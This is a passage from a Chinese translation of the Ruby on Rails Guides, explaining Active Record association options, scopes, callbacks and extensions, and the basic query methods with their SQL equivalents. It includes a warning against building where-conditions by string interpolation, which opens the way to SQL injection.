class Order < ActiveRecord::Base
  belongs_to :customer, inverse_of: :orders
end
```

#### 4.3.2.7 `:primary_key`

按照约定，用来存储该模型主键的字段名 `id`。`:primary_key` 选项可以设置要使用的主键名。

假设 `users` 表的主键是 `id`，但还有一个 `guid` 字段。根据要求，`todos` 表中应该使用 `guid` 字段，而不是 `id` 字段。这种需求可以这么实现：

```
class User < ActiveRecord::Base
  has_many :todos, primary_key: :guid
end
```

如果执行 `@user.todos.create` 创建新的待办事项，那么 `@todo.user_id` 就是 `guid` 字段中的值。

#### 4.3.2.8 `:source`

`:source` 选项指定 `has_many :through` 关联的关联源名字。只有无法从关联名种解出关联源的名字时才需要设置这个选项。

#### 4.3.2.9 `:source_type`

`:source_type` 选项指定 `has_many :through` 关联中用来处理多态关联的关联源类型。

#### 4.3.2.10 `:through`

`:through` 选项指定用来执行查询的连接模型。`has_many :through` 关联是实现多对多关联的一种方式，前文已经介绍过。

#### 4.3.2.11 `:validate`

如果把 `:validate` 选项设为 `false`，保存对象时，不会验证关联对象。该选项的默认值是 `true`，保存对象验证关联的对象。

#### 4.3.3 `has_many` 的作用域

有时可能需要定制 `has_many` 关联使用的查询方式，定制的查询可在作用域代码块中指定。例如：

```
class Customer < ActiveRecord::Base
  has_many :orders, -> { where processed: true }
end
```

在作用域代码块中可以使用任何一个标准的查询方法。下面分别介绍这几个方法：

- `where`
- `extending`
- `group`
- `includes`
- `limit`
- `offset`
- `order`
- `readonly`
- `select`
- `uniq`

##### 4.3.3.1 `where`

`where` 方法指定关联对象必须满足的条件。

```
class Customer < ActiveRecord::Base
  has_many :confirmed_orders, -> { where "confirmed = 1" },
    class_name: "Order"
end
```

条件还可以使用 Hash 的形式指定：

```
class Customer < ActiveRecord::Base
  has_many :confirmed_orders, -> { where confirmed: true },
                              class_name: "Order"
end
```

如果 `where` 使用 Hash 形式，通过这个关联创建的记录会自动使用 Hash 中的作用域。针对上面的例子，使用 `@customer.confirmed_orders.create` 或 `@customer.confirmed_orders.build` 创建订单时，会自动把 `confirmed` 字段的值设为 `true`。

##### 4.3.3.2 `extending`

`extending` 方法指定一个模块名，用来扩展关联代理。后文会详细介绍关联扩展。

#### 4.3.3.3 `group`

`group` 方法指定一个属性名，用在 SQL `GROUP BY` 子句中，分组查询结果。

```
class Customer < ActiveRecord::Base
  has_many :line_items, -> { group 'orders.id' },
                        through: :orders
end
```

#### 4.3.3.4 `includes`

`includes` 方法指定使用关联时要按需加载的间接关联。例如，有如下的模型：

```
class Customer < ActiveRecord::Base
  has_many :orders
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class LineItem < ActiveRecord::Base
  belongs_to :order
end
```

如果经常要直接获取顾客购买的商品（`@customer.orders.line_items`），就可以把商品引入顾客和订单的关联中：

```
class Customer < ActiveRecord::Base
  has_many :orders, -> { includes :line_items }
end

class Order < ActiveRecord::Base
  belongs_to :customer
  has_many :line_items
end

class LineItem < ActiveRecord::Base
  belongs_to :order
end
```

#### 4.3.3.5 `limit`

`limit` 方法限制通过关联获取的对象数量。

```
class Customer < ActiveRecord::Base
  has_many :recent_orders,
    -> { order('order_date desc').limit(100) },
    class_name: "Order",
end
```

#### 4.3.3.6 `offset`

`offset` 方法指定通过关联获取对象时的偏移量。例如，`-> { offset(11) }` 会跳过前 11 个记录。

#### 4.3.3.7 `order`

`order` 方法指定获取关联对象时使用的排序方式，用于 SQL `ORDER BY` 子句。

```
class Customer < ActiveRecord::Base
  has_many :orders, -> { order "date_confirmed DESC" }
end
```

#### 4.3.3.8 `readonly`

如果使用 `readonly`，通过关联获取的对象就是只读的。

#### 4.3.3.9 `select`

`select` 方法用来覆盖获取关联对象数据的 SQL `SELECT` 子句。默认情况下，Rails 会读取所有字段。

如果设置了 `select`，记得要包含主键和关联模型的外键。否则，Rails 会抛出异常。

#### 4.3.3.10 `distinct`

使用 `distinct` 方法可以确保集合中没有重复的对象，和 `:through` 选项一起使用最有用。

```
class Person < ActiveRecord::Base
  has_many :readings
  has_many :posts, through: :readings
end

person = Person.create(name: 'John')
post   = Post.create(name: 'a1')
person.posts << post
person.posts << post
person.posts.inspect # => [#<Post id: 5, name: "a1">, #<Post id: 5, name: "a1">]
Reading.all.inspect  # => [#<Reading id: 12, person_id: 5, post_id: 5>, #<Reading id: 13,
```

在上面的代码中，读者读了两篇文章，即使是同一篇文章，`person.posts` 也会返回两个对象。

下面我们加入 `distinct` 方法：

```
class Person
  has_many :readings
  has_many :posts, -> { distinct }, through: :readings
end

person = Person.create(name: 'Honda')
post   = Post.create(name: 'a1')
person.posts << post
person.posts << post
person.posts.inspect # => [#<Post id: 7, name: "a1">]
Reading.all.inspect  # => [#<Reading id: 16, person_id: 7, post_id: 7>, #<Reading id: 17,
```

在这段代码中，读者还是读了两篇文章，但 `person.posts` 只返回一个对象，因为加载的集合已经去除了重复元素。

如果要确保只把不重复的记录写入关联模型的数据表（这样就不会从数据库中获取重复记录了），需要在数据表上添加唯一性索引。例如，数据表名为 `person_posts`，我们要保证其中所有的文章都没重复，可以在迁移中加入以下代码：

```
add_index :person_posts, :post, unique: true
```

注意，使用 `include?` 等方法检查唯一性可能导致条件竞争。不要使用 `include?` 确保关联的唯一性。还是以前面的文章模型为例，下面的代码会导致条件竞争，因为多个用户可能会同时执行这一操作：

```
person.posts << post unless person.posts.include?(post)
```

#### 4.3.4 什么时候保存对象

把对象赋值给 `has_many` 关联时，会自动保存对象（因为要更新外键）。如果一次赋值多个对象，所有对象都会自动保存。

如果无法通过验证，随便哪一次保存失败了，赋值语句就会返回 `false`，赋值操作会取消。

如果父对象（`has_many` 关联声明所在的模型）没保存（`new_record?` 方法返回 `true`），那么子对象也不会保存。只有保存了父对象，才会保存子对象。

如果赋值给 `has_many` 关联时不想保存对象，可以使用 `collection.build` 方法。

### 4.4 `has_and_belongs_to_many` 关联详解

`has_and_belongs_to_many` 关联建立两个模型之间的多对多关系。用数据库的行话说，这种关联的意思是有个连接数据表包含指向这两个类的外键。

#### 4.4.1 `has_and_belongs_to_many` 关联添加的方法

声明 `has_and_belongs_to_many` 关联后，声明所在的类自动获得了 16 个关联相关的方法：

- `collection(force_reload = false)`
- `collection<<(object, ...)`
- `collection.delete(object, ...)`
- `collection.destroy(object, ...)`
- `collection=objects`
- `collection_singular_ids`
- `collection_singular_ids=ids`
- `collection.clear`
- `collection.empty?`
- `collection.size`
- `collection.find(...)`
- `collection.where(...)`
- `collection.exists?(...)`
- `collection.build(attributes = {})`
- `collection.create(attributes = {})`
- `collection.create!(attributes = {})`

这些个方法中的 `collection` 要替换成传入 `has_and_belongs_to_many` 方法的第一个参数。`collection_singular` 要替换成第一个参数的单数形式。例如，如下的声明：

```
class Part < ActiveRecord::Base
  has_and_belongs_to_many :assemblies
end
```

每个 `Part` 模型实例都获得了这些方法：

```
assemblies(force_reload = false)
assemblies<<(object, ...)
assemblies.delete(object, ...)
assemblies.destroy(object, ...)
assemblies=objects
assembly_ids
assembly_ids=ids
assemblies.clear
assemblies.empty?
assemblies.size
assemblies.find(...)
assemblies.where(...)
assemblies.exists?(...)
assemblies.build(attributes = {}, ...)
assemblies.create(attributes = {})
assemblies.create!(attributes = {})
```

#### 4.4.1.1 额外的字段方法

如果 `has_and_belongs_to_many` 关联使用的连接数据表中，除了两个外键之外还有其他字段，通过关联获取的记录中会包含这些字段，但是只读字段，因为 Rails 不知道如何保存对这些字段的改动。

在 `has_and_belongs_to_many` 关联的连接数据表中使用其他字段的功能已经废弃。如果在多对多关联中需要使用这么复杂的数据表，可以用 `has_many :through` 关联代替 `has_and_belongs_to_many` 关联。

#### 4.4.1.2 `collection(force_reload = false)`

`collection` 方法返回一个数组，包含所有关联的对象。如果没有关联的对象，则返回空数组。

```
@assemblies = @part.assemblies
```

#### 4.4.1.3 `collection<<(object, ...)`

`collection<<` 方法向关联对象数组中添加一个或多个对象，并在连接数据表中创建相应的记录。

```
@part.assemblies << @assembly1
```

这个方法与 `collection.concat` 和 `collection.push` 是同名方法。

#### 4.4.1.4 `collection.delete(object, ...)`

`collection.delete` 方法从关联对象数组中删除一个或多个对象，并删除连接数据表中相应的记录。

```
@part.assemblies.delete(@assembly1)
```

这个方法不会触发连接记录上的回调。

#### 4.4.1.5 `collection.destroy(object, ...)`

`collection.destroy` 方法在连接数据表中的记录上调用 `destroy` 方法，从关联对象数组中删除一个或多个对象，还会触发回调。这个方法不会销毁对象本身。

```
@part.assemblies.destroy(@assembly1)
```

#### 4.4.1.6 `collection=objects`

`collection=` 让关联对象数组只包含指定的对象，根据需求会添加或删除对象。

#### 4.4.1.7 `collection_singular_ids`

`collection_singular_ids` 返回一个数组，包含关联对象数组中各对象的 ID。

```
@assembly_ids = @part.assembly_ids
```

#### 4.4.1.8 `collection_singular_ids=ids`

`collection_singular_ids=` 方法让数组中只包含指定的主键，根据需要增删 ID。

#### 4.4.1.9 `collection.clear`

`collection.clear` 方法删除数组中的所有对象，并把连接数据表中的相应记录删除。这个方法不会销毁关联对象。

#### 4.4.1.10 `collection.empty?`

如果关联数组中没有关联对象，`collection.empty?` 方法返回 `true`。

```
<% if @part.assemblies.empty? %>
  This part is not used in any assemblies
<% end %>
```

#### 4.4.1.11 `collection.size`

`collection.size` 返回关联对象数组中的对象数量。

```
@assembly_count = @part.assemblies.size
```

#### 4.4.1.12 `collection.find(...)`

`collection.find` 方法在关联对象数组中查找对象，句法和可用选项跟 `ActiveRecord::Base.find` 方法一样。同时还限制对象必须在集合中。

```
@assembly = @part.assemblies.find(1)
```

#### 4.4.1.13 `collection.where(...)`

`collection.where` 方法根据指定的条件在关联对象数组中查找对象，但会惰性加载对象，用到对象时才会执行查询。同时还限制对象必须在集合中。

```
@new_assemblies = @part.assemblies.where("created_at > ?", 2.days.ago)
```

#### 4.4.1.14 `collection.exists?(...)`

`collection.exists?` 方法根据指定的条件检查关联对象数组中是否有符合条件的对象，句法和可用选项跟 `ActiveRecord::Base.exists?` 方法一样。

#### 4.4.1.15 `collection.build(attributes = {})`

`collection.build` 方法返回一个此种关联类型的新对象。这个对象会使用传入的属性初始化，还会在连接数据表中创建对应的记录，但不会保存关联对象。

```
@assembly = @part.assemblies.build({assembly_name: "Transmission housing"})
```

#### 4.4.1.16 `collection.create(attributes = {})`

`collection.create` 方法返回一个此种关联类型的新对象。这个对象会使用传入的属性初始化，还会在连接数据表中创建对应的记录，只要能通过所有数据验证，就会保存关联对象。

```
@assembly = @part.assemblies.create({assembly_name: "Transmission housing"})
```

#### 4.4.1.17 `collection.create!(attributes = {})`

作用和 `collection.create` 相同，但如果记录不合法会抛出 `ActiveRecord::RecordInvalid` 异常。

### 4.4.2 `has_and_belongs_to_many` 方法的选项

Rails 的默认设置足够智能，能满足常见需求。但有时还是需要定制 `has_and_belongs_to_many` 关联的行为。定制的方法很简单，声明关联时传入选项即可。例如，下面的关联使用了两个选项：

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, autosave: true,
                                       readonly: true
end
```

`has_and_belongs_to_many` 关联支持以下选项：

- `:association_foreign_key`
- `:autosave`
- `:class_name`
- `:foreign_key`
- `:join_table`
- `:validate`
- `:readonly`

#### 4.4.2.1 `:association_foreign_key`

按照约定，在连接数据表中用来指向另一个模型的外键名是模型名后加 `_id`。`:association_foreign_key` 选项可以设置要使用的外键名：

`:foreign_key` 和 `:association_foreign_key` 这两个选项在设置多对多自连接时很有用。

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :friends,
      class_name: "User",
      foreign_key: "this_user_id",
      association_foreign_key: "other_user_id"
end
```

##### 4.4.2.2 `:autosave`

如果把 `:autosave` 选项设为 `true`，保存父对象时，会自动保存所有子对象，并把标记为析构的子对象销毁。

##### 4.4.2.3 `:class_name`

如果另一个模型无法从关联的名字获取，可以使用 `:class_name` 选项指定模型名。例如，一个部件由多个装配件组成，但表示装配件的模型是 `Gadget`，就可以这样声明关联：

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, class_name: "Gadget"
end
```

##### 4.4.2.4 `:foreign_key`

按照约定，在连接数据表中用来指向模型的外键名是模型名后加 `_id`。`:foreign_key` 选项可以设置要使用的外键名：

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :friends,
      class_name: "User",
      foreign_key: "this_user_id",
      association_foreign_key: "other_user_id"
end
```

##### 4.4.2.5 `:join_table`

如果默认按照字典顺序生成的默认名不能满足要求，可以使用 `:join_table` 选项指定。

##### 4.4.2.6 `:validate`

如果把 `:validate` 选项设为 `false`，保存对象时，不会验证关联对象。该选项的默认值是 `true`，保存对象验证关联的对象。

### 4.4.3 `has_and_belongs_to_many` 的作用域

有时可能需要定制 `has_and_belongs_to_many` 关联使用的查询方式，定制的查询可在作用域代码块中指定。例如：

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, -> { where active: true }
end
```

在作用域代码块中可以使用任何一个标准的查询方法。下面分别介绍这几个方法：

- `where`
- `extending`
- `group`
- `includes`
- `limit`
- `offset`
- `order`
- `readonly`
- `select`
- `uniq`

#### 4.4.3.1 `where`

`where` 方法指定关联对象必须满足的条件。

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { where "factory = 'Seattle'" }
end
```

条件还可以使用 Hash 的形式指定：

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { where factory: 'Seattle' }
end
```

如果 `where` 使用 Hash 形式，通过这个关联创建的记录会自动使用 Hash 中的作用域。针对上面的例子，使用 `@parts.assemblies.create` 或 `@parts.assemblies.build` 创建订单时，会自动把 `factory` 字段的值设为 `"Seattle"` 。

#### 4.4.3.2 `extending`

`extending` 方法指定一个模块名，用来扩展关联代理。后文会详细介绍关联扩展。

#### 4.4.3.3 `group`

`group` 方法指定一个属性名，用在 SQL `GROUP BY` 子句中，分组查询结果。

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies, -> { group "factory" }
end
```

#### 4.4.3.4 `includes`

`includes` 方法指定使用关联时要按需加载的间接关联。

#### 4.4.3.5 `limit`

`limit` 方法限制通过关联获取的对象数量。

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { order("created_at DESC").limit(50) }
end
```

#### 4.4.3.6 `offset`

`offset` 方法指定通过关联获取对象时的偏移量。例如，`-> { offset(11) }` 会跳过前 11 个记录。

#### 4.4.3.7 `order`

`order` 方法指定获取关联对象时使用的排序方式，用于 SQL `ORDER BY` 子句。

```
class Parts < ActiveRecord::Base
  has_and_belongs_to_many :assemblies,
    -> { order "assembly_name ASC" }
end
```

#### 4.4.3.8 `readonly`

如果使用 `readonly`，通过关联获取的对象就是只读的。

#### 4.4.3.9 `select`

`select` 方法用来覆盖获取关联对象数据的 SQL `SELECT` 子句。默认情况下，Rails 会读取所有字段。

#### 4.4.3.10 `uniq`

`uniq` 方法用来删除集合中重复的对象。

### 4.4.4 什么时候保存对象

把对象赋值给 `has_and_belongs_to_many` 关联时，会自动保存对象（因为要更新外键）。如果一次赋值多个对象，所有对象都会自动保存。

如果无法通过验证，随便哪一次保存失败了，赋值语句就会返回 `false`，赋值操作会取消。

如果父对象（`has_and_belongs_to_many` 关联声明所在的模型）没保存（`new_record?` 方法返回 `true`），那么子对象也不会保存。只有保存了父对象，才会保存子对象。

如果赋值给 `has_and_belongs_to_many` 关联时不想保存对象，可以使用 `collection.build` 方法。

### 4.5 关联回调

普通回调会介入 Active Record 对象的生命周期，在很多时刻处理对象。例如，可以使用 `:before_save` 回调在保存对象之前处理对象。

关联回调和普通回调差不多，只不过由集合生命周期中的事件触发。关联回调有四种：

- `before_add`
- `after_add`
- `before_remove`
- `after_remove`

关联回调在声明关联时定义。例如：

```
class Customer < ActiveRecord::Base
  has_many :orders, before_add: :check_credit_limit

  def check_credit_limit(order)
    ...
  end
end
```

Rails 会把添加或删除的对象传入回调。

同一事件可触发多个回调，多个回调使用数组指定：

```
class Customer < ActiveRecord::Base
  has_many :orders,
    before_add: [:check_credit_limit, :calculate_shipping_charges]

  def check_credit_limit(order)
    ...
  end

  def calculate_shipping_charges(order)
    ...
  end
end
```

如果 `before_add` 回调抛出异常，不会把对象加入集合。类似地，如果 `before_remove` 抛出异常，对象不会从集合中删除。

### 4.6 关联扩展

Rails 基于关联代理对象自动创建的功能是死的，但是可以通过匿名模块、新的查询方法、创建对象的方法等进行扩展。例如：

```
class Customer < ActiveRecord::Base
  has_many :orders do
    def find_by_order_prefix(order_number)
      find_by(region_id: order_number[0..2])
    end
  end
end
```

如果扩展要在多个关联中使用，可以将其写入具名扩展模块。例如：

```
module FindRecentExtension
  def find_recent
    where("created_at > ?", 5.days.ago)
  end
end

class Customer < ActiveRecord::Base
  has_many :orders, -> { extending FindRecentExtension }
end

class Supplier < ActiveRecord::Base
  has_many :deliveries, -> { extending FindRecentExtension }
end
```

在扩展中可以使用如下 `proxy_association` 方法的三个属性获取关联代理的内部信息：

- `proxy_association.owner`：返回关联所属的对象；
- `proxy_association.reflection`：返回描述关联的反射对象；
- `proxy_association.target`：返回 `belongs_to` 或 `has_one` 关联的关联对象，或者 `has_many` 或 `has_and_belongs_to_many` 关联的关联对象集合；

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Active Record 查询

本文介绍使用 Active Record 从数据库中获取数据的不同方法。

读完本文，你将学到：

- 如何使用各种方法查找满足条件的记录；
- 如何指定查找记录的排序方式，获取哪些属性，分组等；
- 获取数据时如何使用按需加载介绍数据库查询数；
- 如何使用动态查询方法；
- 如何检查某个记录是否存在；
- 如何在 Active Record 模型中做各种计算；
- 如何执行 EXPLAIN 命令；

## Chapters

如果习惯使用 SQL 查询数据库，会发现在 Rails 中执行相同的查询有更好的方式。大多数情况下，在 Active Record 中无需直接使用 SQL。

文中的实例代码会用到下面一个或多个模型：

下面所有的模型除非有特别说明之外，都使用 `id` 做主键。

```
class Client < ActiveRecord::Base
  has_one :address
  has_many :orders
  has_and_belongs_to_many :roles
end
```

```
class Address < ActiveRecord::Base
  belongs_to :client
end
```

```
class Order < ActiveRecord::Base
  belongs_to :client, counter_cache: true
end
```

```
class Role < ActiveRecord::Base
  has_and_belongs_to_many :clients
end
```

Active Record 会代你执行数据库查询，可以兼容大多数数据库（MySQL，PostgreSQL 和 SQLite 等）。不管使用哪种数据库，所用的 Active Record 方法都是一样的。

# 1 从数据库中获取对象

Active Record 提供了很多查询方法，用来从数据库中获取对象。每个查询方法都接可接受参数，不用直接写 SQL 就能在数据库中执行指定的查询。

这些方法是：

- `find`
- `create_with`
- `distinct`
- `eager_load`
- `extending`
- `from`
- `group`
- `having`
- `includes`
- `joins`
- `limit`
- `lock`
- `none`
- `offset`
- `order`
- `preload`

- `readonly`
- `references`
- `reorder`
- `reverse_order`
- `select`
- `uniq`
- `where`

上述所有方法都返回一个 `ActiveRecord::Relation` 实例。

`Model.find(options)` 方法执行的主要操作概括如下：

- 把指定的选项转换成等价的 SQL 查询语句；
- 执行 SQL 查询，从数据库中获取结果；
- 为每个查询结果实例化一个对应的模型对象；
- 如果有 `after_find` 回调，再执行 `after_find` 回调；

## 1.1 获取单个对象

在 Active Record 中获取单个对象有好几种方法。

### 1.1.1 使用主键

使用 `Model.find(primary_key)` 方法可以获取指定主键对应的对象。例如：

```
# Find the client with primary key (id) 10.
client = Client.find(10)
# => #<Client id: 10, first_name: "Ryan">
```

和上述方法等价的 SQL 查询是：

```
SELECT * FROM clients WHERE (clients.id = 10) LIMIT 1
```

如果未找到匹配的记录，`Model.find(primary_key)` 会抛出 `ActiveRecord::RecordNotFound` 异常。

### 1.1.2 `take`

`Model.take` 方法会获取一个记录，不考虑任何顺序。例如：

```
client = Client.take
# => #<Client id: 1, first_name: "Lifo">
```

和上述方法等价的 SQL 查询是：

```
SELECT * FROM clients LIMIT 1
```

如果没找到记录，`Model.take` 不会抛出异常，而是返回 `nil` 。

获取的记录根据所用的数据库引擎会有所不同。

### 1.1.3 `first`

`Model.first` 获取按主键排序得到的第一个记录。例如：

```
client = Client.first
# => #<Client id: 1, first_name: "Lifo">
```

和上述方法等价的 SQL 查询是：

```
SELECT * FROM clients ORDER BY clients.id ASC LIMIT 1
```

`Model.first` 如果没找到匹配的记录，不会抛出异常，而是返回 `nil` 。

### 1.1.4 `last`

`Model.last` 获取按主键排序得到的最后一个记录。例如：

```
client = Client.last
# => #<Client id: 221, first_name: "Russel">
```

和上述方法等价的 SQL 查询是：

```
SELECT * FROM clients ORDER BY clients.id DESC LIMIT 1
```

`Model.last` 如果没找到匹配的记录，不会抛出异常，而是返回 `nil` 。

### 1.1.5 `find_by`

`Model.find_by` 获取满足条件的第一个记录。例如：

```
Client.find_by first_name: 'Lifo'
# => #<Client id: 1, first_name: "Lifo">

Client.find_by first_name: 'Jon'
# => nil
```

等价于：

```
Client.where(first_name: 'Lifo').take
```

### 1.1.6 `take!`

`Model.take!` 方法会获取一个记录，不考虑任何顺序。例如：

```
client = Client.take!
# => #<Client id: 1, first_name: "Lifo">
```

和上述方法等价的 SQL 查询是：

```
SELECT * FROM clients LIMIT 1
```

如果未找到匹配的记录，`Model.take!` 会抛出 `ActiveRecord::RecordNotFound` 异常。

### 1.1.7 `first!`

`Model.first!` 获取按主键排序得到的第一个记录。例如：

```
client = Client.first!
# => #<Client id: 1, first_name: "Lifo">
```

和上述方法等价的 SQL 查询是：

```
SELECT * FROM clients ORDER BY clients.id ASC LIMIT 1
```

如果未找到匹配的记录，`Model.first!` 会抛出 `ActiveRecord::RecordNotFound` 异常。

### 1.1.8 `last!`

`Model.last!` 获取按主键排序得到的最后一个记录。例如：

```
client = Client.last!
# => #<Client id: 221, first_name: "Russel">
```

和上述方法等价的 SQL 查询是：

```
SELECT * FROM clients ORDER BY clients.id DESC LIMIT 1
```

如果未找到匹配的记录，`Model.last!` 会抛出 `ActiveRecord::RecordNotFound` 异常。

### 1.1.9 `find_by!`

`Model.find_by!` 获取满足条件的第一个记录。如果没找到匹配的记录，会抛出 `ActiveRecord::RecordNotFound` 异常。例如：

```
Client.find_by! first_name: 'Lifo'
# => #<Client id: 1, first_name: "Lifo">

Client.find_by! first_name: 'Jon'
# => ActiveRecord::RecordNotFound
```

等价于：

```
Client.where(first_name: 'Lifo').take!
```

## 1.2 获取多个对象

### 1.2.1 使用多个主键

`Model.find(array_of_primary_key)` 方法可接受一个由主键组成的数组，返回一个由主键对应记录组成的数组。例如：

```
# Find the clients with primary keys 1 and 10.
client = Client.find([1, 10]) # Or even Client.find(1, 10)
# => [#<Client id: 1, first_name: "Lifo">, #<Client id: 10, first_name: "Ryan">]
```

上述方法等价的 SQL 查询是：

```
SELECT * FROM clients WHERE (clients.id IN (1,10))
```

只要有一个主键的对应的记录未找到，`Model.find(array_of_primary_key)` 方法就会抛出 `ActiveRecord::RecordNotFound` 异常。

### 1.2.2 take

`Model.take(limit)` 方法获取 `limit` 个记录，不考虑任何顺序：

```
Client.take(2)
# => [#<Client id: 1, first_name: "Lifo">,
      #<Client id: 2, first_name: "Raf">]
```

和上述方法等价的 SQL 查询是：

```
SELECT * FROM clients LIMIT 2
```

### 1.2.3 first

`Model.first(limit)` 方法获取按主键排序的前 `limit` 个记录：

```
Client.first(2)
# => [#<Client id: 1, first_name: "Lifo">,
      #<Client id: 2, first_name: "Raf">]
```

和上述方法等价的 SQL 查询是：

```
SELECT * FROM clients ORDER BY id ASC LIMIT 2
```

#### 1.2.4 last

`Model.last(limit)` 方法获取按主键降序排列的前 `limit` 个记录：

```
Client.last(2)
# => [#<Client id: 10, first_name: "Ryan">,
      #<Client id: 9, first_name: "John">]
```

和上述方法等价的 SQL 查询是：

```
SELECT * FROM clients ORDER BY id DESC LIMIT 2
```

### 1.3 批量获取多个对象

我们经常需要遍历由很多记录组成的集合，例如给大量用户发送邮件列表，或者导出数据。

我们可能会直接写出如下的代码：

```
# This is very inefficient when the users table has thousands of rows.
User.all.each do |user|
  NewsLetter.weekly_deliver(user)
end
```

但这种方法在数据表很大时就有点不现实了，因为 `User.all.each` 会一次读取整个数据表，一行记录创建一个模型对象，然后把整个模型对象数组存入内存。如果记录数非常多，可能会用完内存。

Rails 为了解决这种问题提供了两个方法，把记录分成几个批次，不占用过多内存。第一个方法是 `find_each`，获取一批记录，然后分别把每个记录传入代码块。第二个方法是 `find_in_batches`，获取一批记录，然后把整批记录作为数组传入代码块。

`find_each` 和 `find_in_batches` 方法的目的是分批处理无法一次载入内存的巨量记录。如果只想遍历几千个记录，更推荐使用常规的查询方法。

#### 1.3.1 `find_each`

`find_each` 方法获取一批记录，然后分别把每个记录传入代码块。在下面的例子中，`find_each` 获取 1000 个记录，然后把每个记录传入代码块，直到所有记录都处理完为止：

```
User.find_each do |user|
  NewsLetter.weekly_deliver(user)
end
```

##### 1.3.1.1 `find_each` 方法的选项

在 `find_each` 方法中可使用 `find` 方法的大多数选项，但不能使用 `:order` 和 `:limit`，因为这两个选项是保留给 `find_each` 内部使用的。

`find_each` 方法还可使用另外两个选项：`:batch_size` 和 `:start`。

**`:batch_size`**

`:batch_size` 选项指定在把各记录传入代码块之前，各批次获取的记录数量。例如，一个批次获取 5000 个记录：

```
User.find_each(batch_size: 5000) do |user|
  NewsLetter.weekly_deliver(user)
end
```

**`:start`**

默认情况下，按主键的升序方式获取记录，其中主键的类型必须是整数。如果不想用最小的 ID，可以使用 `:start` 选项指定批次的起始 ID。例如，前面的批量处理中断了，但保存了中断时的 ID，就可以使用这个选项继续处理。

例如，在有 5000 个记录的批次中，只向主键大于 2000 的用户发送邮件列表，可以这么做：

```
User.find_each(start: 2000, batch_size: 5000) do |user|
  NewsLetter.weekly_deliver(user)
end
```

还有一个例子是，使用多个 worker 处理同一个进程队列。如果需要每个 worker 处理 10000 个记录，就可以在每个 worker 中设置相应的 `:start` 选项。

#### 1.3.2 `find_in_batches`

`find_in_batches` 方法和 `find_each` 类似，都获取一批记录。二者的不同点是，`find_in_batches` 把整批记录作为一个数组传入代码块，而不是单独传入各记录。在下面的例子中，会把 1000 个单据一次性传入代码块，让代码块后面的程序处理剩下的单据：

```
# Give add_invoices an array of 1000 invoices at a time
Invoice.find_in_batches(include: :invoice_lines) do |invoices|
  export.add_invoices(invoices)
end
```

`:include` 选项可以让指定的关联和模型一同加载。

#### 1.3.2.1 `find_in_batches` 方法的选项

`find_in_batches` 方法和 `find_each` 方法一样，可以使用 `:batch_size` 和 `:start` 选项，还可使用常规的 `find` 方法中的大多数选项，但不能使用 `:order` 和 `:limit` 选项，因为这两个选项保留给 `find_in_batches` 方法内部使用。

# 2 条件查询

`where` 方法用来指定限制获取记录的条件，用于 SQL 语句的 `WHERE` 子句。条件可使用字符串、数组或 Hash 指定。

## 2.1 纯字符串条件

如果查询时要使用条件，可以直接指定。例如 `Client.where("orders_count = '2'")`，获取 `orders_count` 字段为 `2` 的客户记录。

使用纯字符串指定条件可能导致 SQL 注入漏洞。例如，`Client.where("first_name LIKE '%#{params[:first_name]}%'")`，这里的条件就不安全。推荐使用的条件指定方式是数组，请阅读下一节。

## 2.2 数组条件

如果数字是在别处动态生成的话应该怎么处理呢？可用下面的查询：

```
Client.where("orders_count = ?", params[:orders])
```

Active Record 会先处理第一个元素中的条件，然后使用后续元素替换第一个元素中的问号（`?`）。

指定多个条件的方式如下：

```
Client.where("orders_count = ? AND locked = ?", params[:orders], false)
```

在这个例子中，第一个问号会替换成 `params[:orders]` 的值；第二个问号会替换成 `false` 在 SQL 中对应的值，具体的值视所用的适配器而定。

下面这种形式

```
Client.where("orders_count = ?", params[:orders])
```

要比这种形式好

```
Client.where("orders_count = #{params[:orders]}")
```

因为前者传入的参数更安全。直接在条件字符串中指定的条件会原封不动的传给数据库。也就是说，即使用户不怀好意，条件也会转义。如果这么做，整个数据库就处在一个危险境地，只要用户发现可以接触数据库，就能做任何想做的事。所以，千万别直接在条件字符串中使用参数。

关于 SQL 注入更详细的介绍，请阅读“Ruby on Rails 安全指南”

#### 2.2.1 条件中的占位符

除了使用问号占位之外，在数组条件中还可使用键值对 Hash 形式的占位符：

```
Client.where("created_at >= :start_date AND created_at <= :end_date",
  {start_date: params[:start_date], end_date: params[:end_date]})
```

如果条件中有很多参数，使用这种形式可读性更高。

### 2.3 Hash 条件

Active Record 还允许使用 Hash 条件，提高条件语句的可读性。使用 Hash 条件时，传入 Hash 的键是要设定条件的字段，值是要设定的条件。

在 Hash 条件中只能指定相等。范围和子集这三种条件。

#### 2.3.1 相等

```
Client.where(locked: true)
```

字段的名字还可使用字符串表示：

```
Client.where('locked' => true)
```

在 `belongs_to` 关联中，如果条件中的值是模型对象，可用关联键表示。这种条件指定方式也可用于多态关联。

```
Post.where(author: author)
Author.joins(:posts).where(posts: { author: author })
```

条件的值不能为 Symbol。例如，不能这么指定条件：`Client.where(status: :active)` 。

#### 2.3.2 范围

```
Client.where(created_at: (Time.now.midnight - 1.day)..Time.now.midnight)
```

指定这个条件后，会使用 SQL `BETWEEN` 子句查询昨天创建的客户：

```
SELECT * FROM clients WHERE (clients.created_at BETWEEN '2008-12-21 00:00:00' AND '2008-1
```

这段代码演示了数组条件的简写形式。

#### 2.3.3 子集

如果想使用 `IN` 子句查询记录，可以在 Hash 条件中使用数组：

```
Client.where(orders_count: [1,3,5])
```

上述代码生成的 SQL 语句如下：

```
SELECT * FROM clients WHERE (clients.orders_count IN (1,3,5))
```

### 2.4 `NOT` 条件

